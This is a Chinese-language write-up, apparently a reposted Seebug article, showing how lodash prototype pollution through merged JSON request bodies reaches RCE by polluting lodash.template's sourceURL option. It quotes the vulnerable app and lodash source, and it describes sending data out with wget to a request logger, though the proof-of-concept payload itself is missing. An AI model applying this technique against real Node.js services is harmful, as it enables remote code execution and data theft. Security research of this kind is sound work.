        data = lodash.merge(data, req.body)// merge 合并字典
        req.session.data = data
    }

    res.render('index', {
        language: data.language,
        category: data.category
    })
})

app.listen(3000, () => console.log(`Example app listening on
```

Seebug
https://blog.csdn.net/qq_43380849

这里的 `lodash.merge` 刚好也就是用于将两个对象合并，成功定义了 `__proto__` 对象的变量。



Seebug
https://blog.csdn.net/qq_43380849

我们也可以通过上面的技巧去覆盖某个值，但问题来了，我们怎么才能getshell呢？

顺着这个思路，我需要在整个代码中寻找一个，在影响Object之后，且可以执行命令的地方。

很幸运的是，虽然我没有特别研究明白nodejs，但我还是发现模板是动态生成的。

```
app.engine( ext: 'ejs', fn: function (filePath, options, callback) { // 模板引擎
    fs.readFile(filePath, (err, content) => {   //读文件 filepath
        if (err) return callback(new Error(err))
        let compiled = lodash.template(content) //模板化
        let rendered = compiled({...options})   //动态引入变量

        return callback(null, rendered)
    })
})
```

Seebug

这里的代码是在请求后完成的（动态渲染？）

跟入到template函数中，可以很清楚的看到

```
195   // code to add the data object to the top of the scope chain.
196   var variable = options.variable;
197   if (!variable) {
198     source = 'with (obj) {\n' + source + '\n}\n';
199   }
200   // Cleanup code by stripping empty strings.
201   source = (isEvaluating ? source.replace(reEmptyStringLeading, '') : s
202     .replace(reEmptyStringMiddle,  replaceValue: '$1')
203     .replace(reEmptyStringTrailing,  replaceValue: '$1;');
204
205   // Frame code as the function body.
206   source = 'function(' + (variable || 'obj') + ') {\n' +
207     (variable
208       ? ''
209       : 'obj || (obj = {});\n'
210     ) +
211     "var __t, __p = ''" +
212     (isEscaping
213        ? ', __e = _.escape'
214        : ''
215     ) +
216     (isEvaluating
217       ? ', __j = Array.prototype.join;\n' +
218         "function print() { __p += __j.call(arguments, '') }\n"
219       : ';\n'
220     ) +
221     source +
222     'return __p\n}';
223
224   var result = attempt(function() {
225     return Function(importsKeys, sourceURL + 'return ' + source)
226       .apply( thisArg: undefined, importsValues);
227   });
```

Seebug
https://blog.csdn.net/qq_43380349

接下来就是这一大串代码中寻找一个可以影响的变量，我们的目标是找一个未定义的变量，且后面有判断调用它


```
14800
14801     // Use a sourceURL for easier debugging.
14802     var sourceURL = '//# sourceURL=' +  sourceURL: undefined
14803       ('sourceURL' in options  options: Object {escape: ,evaluate: ,
14804         ? options.sourceURL  options: Object {escape: ,evaluate: ,in
14805         : ('lodash.templateSources[' + (++templateCounter) + ']')  t
14806       ) + '\n';
```

Seebug

这里的sourceURL刚好符合这个条件，我们直接跟入前面的options定义处，进入函数一直跟下去，直到lodash.js的3515行。

```
    for (var key in object) {  key: "sourceURL"  object: Ob
      if (!(key == 'constructor' && (isProto || !hasOwnProp
        result.push(key);  result: Array(5)  key: "sourceU
      }
    }
    return result;  result: Array(5)
  }
```

Seebug




可以看到object本身没有这个方法，但仍然遍历到了，成功注入了这个变量，紧接着渲染模板就成功执行代码了。

完成攻击


其实发现可以注入代码之后就简单了，我朋友说他不能用child_process来执行命令，我测试了一下发现是可以的，只是不能弹shell回来不知道怎么回事。思考了一下决定直接wget外带数据出来吧。

poc



需要注意一定要是json格式，否则**__proto__**会解成字符串，开始坑了很久。

直接偷懒用ceye接请求，其实用什么都行



本文由 Seebug Paper 发布，如需转载请注明来源。

欢迎关注我和专栏，我将定期搬运技术文章～

也欢迎访问我们：知道创宇云安全 ：https://www.yunaq.com/?from=CSDN91917
或拨打热线电话：400-833-1123

如果你想与我成为朋友，欢迎加微信kcsc818~